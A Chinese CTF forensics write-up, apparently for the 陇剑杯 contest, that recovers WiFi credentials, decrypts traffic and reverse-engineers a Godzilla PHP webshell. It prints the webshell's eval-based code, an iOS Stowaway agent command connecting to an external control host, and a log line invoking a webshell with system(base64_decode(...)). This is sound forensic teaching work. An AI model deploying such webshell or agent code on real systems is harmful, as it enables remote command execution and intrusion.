
9.1

先filescan找到zip。cmdscan找到了0?0?*???*
用掩码爆破。没反应。看压缩包有提示
ssword is Network Adapter GUID
然后就搜Microsoft\Wlansvc\Profiles\Interfaces\得到GUID
然后解压得到wifi的密码

```
airdecap-ng xxx.pcap -e wifi名 -p 密码
```


得到解密后的流量

在服务端中可以得到哥斯拉的马。其中有key什么的解密需要用到
本地搭个环境。逆向下。



```php
<?php
@session_start();
@set_time_limit(0);
@error_reporting(0);
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}
$pass='pass';
$payloadName='payload';
$key='3c6e0b8a9c15224a';
if (isset($_POST[$pass])){
    $data=encode(base64_decode($_POST[$pass]),$key);
    if (isset($_SESSION[$payloadName])){
        $payload=encode($_SESSION[$payloadName],$key);
        var_dump($payload);
        eval($payload);
        echo substr(md5($pass.$key),0,16);
        echo base64_encode(encode(@run($data),$key));
        //base64编码 encode 编码  gz编码 命令执行结果

        echo substr(md5($pass.$key),16);
    }else{
        if (stripos($data,"getBasicsInfo")!==false){
            $_SESSION[$payloadName]=encode($data,$key);
        }
    }
}
```

说白了。就是接受post的key。然后带入run。run是哥斯拉自己实现的一个函数。需要var_dump调试出来。



```php
$_SES=array();
function run($pms){
    reDefSystemFunc();
    $_SES=&getSession();
    @session_start();
    $sessioId=md5(session_id());
    if (isset($_SESSION[$sessioId])){
        $_SES=unserialize((S1MiwYYr(base64Decode($_SESSION[$sessioId],$sessioId),$sessioId)));
    }
    @session_write_close();

    if (canCallGzipDecode()==1&&@isGzipStream($pms)){
        $pms=gzdecode($pms);
    }
    formatParameter($pms);

    if (isset($_SES["bypass_open_basedir"])&&$_SES["bypass_open_basedir"]==true){
        @bypass_open_basedir();
    }

    $result=evalFunc();

    if ($_SES!==null){
        session_start();
        $_SESSION[$sessioId]=base64_encode(S1MiwYYr(serialize($_SES),$sessioId));
        @session_write_close();
    }

    if (canCallGzipEncode()){
        $result=gzencode($result,6);
    }

    return $result;
}
```

然后接受参数。gzdecode后。得到命令和execommand方法。最后调用evalFunc返回命令的结果


最后$result=gzencode($result,6);

```
echo base64_encode(encode(@run($data),$key));
```

相当于执行了base64_encode(encode(返回结果，$key))

而encode是一个xor。所以没必要逆向。直接调用就行。key就是服务端的马中有

最后看客户端流量最后一条。写个脚本




```php
<?php
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}

#$data=gzdecode(base64_decode(urldecode("fL1tMGI4YTljOn57H/pP+kzmUH0o9qsXqr18Hf/7L9aGNGWjc8jNLmMxNQ==")));
#print(gzdecode(encode($data,"3c6e0b8a9c15224a")));
#print(((encode($data,"3c6e0b8a9c15224a"))));
print(gzdecode(encode(base64_decode( string: "fL1tMGI4YTljMn75e3jOBS5/V31Qd1NxKQMCe3h4KwFQfVAEVworCi0FfgB+BlWZhjRlQuTIIB5jMTU="), K: "3c6e0b8a9c15224a")));
```

```
D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe D:\Desktop\CTF\陇剑杯\test.php
flag{5db5b7b0bb74babb66e1522f3a6b1b12}
```

IOS


拿key.log解密ssl请求

10.1




```
-08-29 01:53:35 (368 KB/s) - ‘ios_agent’ saved [4061072/4061072]

iphonex:~ root# ./ios_agent -c 3.128.156.159:8081 -s hack4sec
/08/28 17:53:50 [*] Starting agent node actively.Connecting to 3.128.156.159:
```

10.2



```
y
ttps://github.com/ph4ntonn/Stowaway/releases/
```

10.3




```
 -s hack4sec
Connecting to 3.128.
```

10.4

HTTP2 。一个个看。16进制。最后是个uuid


10.5




192.168.1.8	56192	192.168.1.12	482	2	138	1	78	1	60835.00000	0.0000	—
192.168.1.8	56193	192.168.1.12	483	2	138	1	78	1	60836.00000	0.0000	—
192.168.1.8	56194	192.168.1.12	484	2	138	1	78	1	60839.00000	0.0000	—
192.168.1.8	56195	192.168.1.12	485	2	138	1	78	1	60841.00000	0.0000	—
192.168.1.8	56196	192.168.1.12	486	2	138	1	78	1	60841.00000	0.0000	—
192.168.1.8	56197	192.168.1.12	487	2	138	1	78	1	60842.00000	0.0000	—
192.168.1.8	56198	192.168.1.12	488	2	138	1	78	1	60843.00000	0.0000	—
192.168.1.8	56199	192.168.1.12	489	2	138	1	78	1	60843.00000	0.0000	—
192.168.1.8	56200	192.168.1.12	490	2	138	1	78	1	60844.00000	0.0000	—
192.168.1.8	56201	192.168.1.12	491	2	138	1	78	1	60844.00000	0.0000	—
192.168.1.8	56202	192.168.1.12	492	2	138	1	78	1	60845.00000	0.0000	—
192.168.1.8	56203	192.168.1.12	493	2	138	1	78	1	60846.00000	0.0000	—
192.168.1.8	56204	192.168.1.12	494	2	138	1	78	1	60846.00000	0.0000	—
192.168.1.8	56205	192.168.1.12	495	2	138	1	78	1	60847.00000	0.0000	—
192.168.1.8	56206	192.168.1.12	496	2	138	1	78	1	60848.00000	0.0000	—
192.168.1.8	56207	192.168.1.12	497	2	138	1	78	1	60848.00000	0.0000	—
192.168.1.8	56208	192.168.1.12	498	2	138	1	78	1	60849.00000	0.0000	—
192.168.1.8	56209	192.168.1.12	499	2	138	1	78	1	60849.00000	0.0000	—

10.6

10.7




192.168.1.8	56181	192.168.1.12
192.168.1.8	56182	192.168.1.12
192.168.1.8	56183	192.168.1.12



192.168.1.8	55315	59.80.29.57	443	51	14k	27	2842	24
192.168.1.8	55316	59.80.29.57	80	13	4467	7	792	6
192.168.1.8	56218	172.28.0.2	80	7	546	7	546	0
192.168.1.8	55317	17.167.225.11	443	44	13k	27	7150	17
169.254.106.142	58351	169.254.164.195	54710	127	12k	64	4470	63

10.8



```
945.130 Safari/537.36" "-"
:14 +0000] "GET //ma.php?fxxk=system(base64_decode('d2hvY
ecko) Chrome/79.0.3945.130 Safari/537.36" "-"
:14 +0000] "GET /favicon.ico HTTP/1.1" 200 43 "http://172
```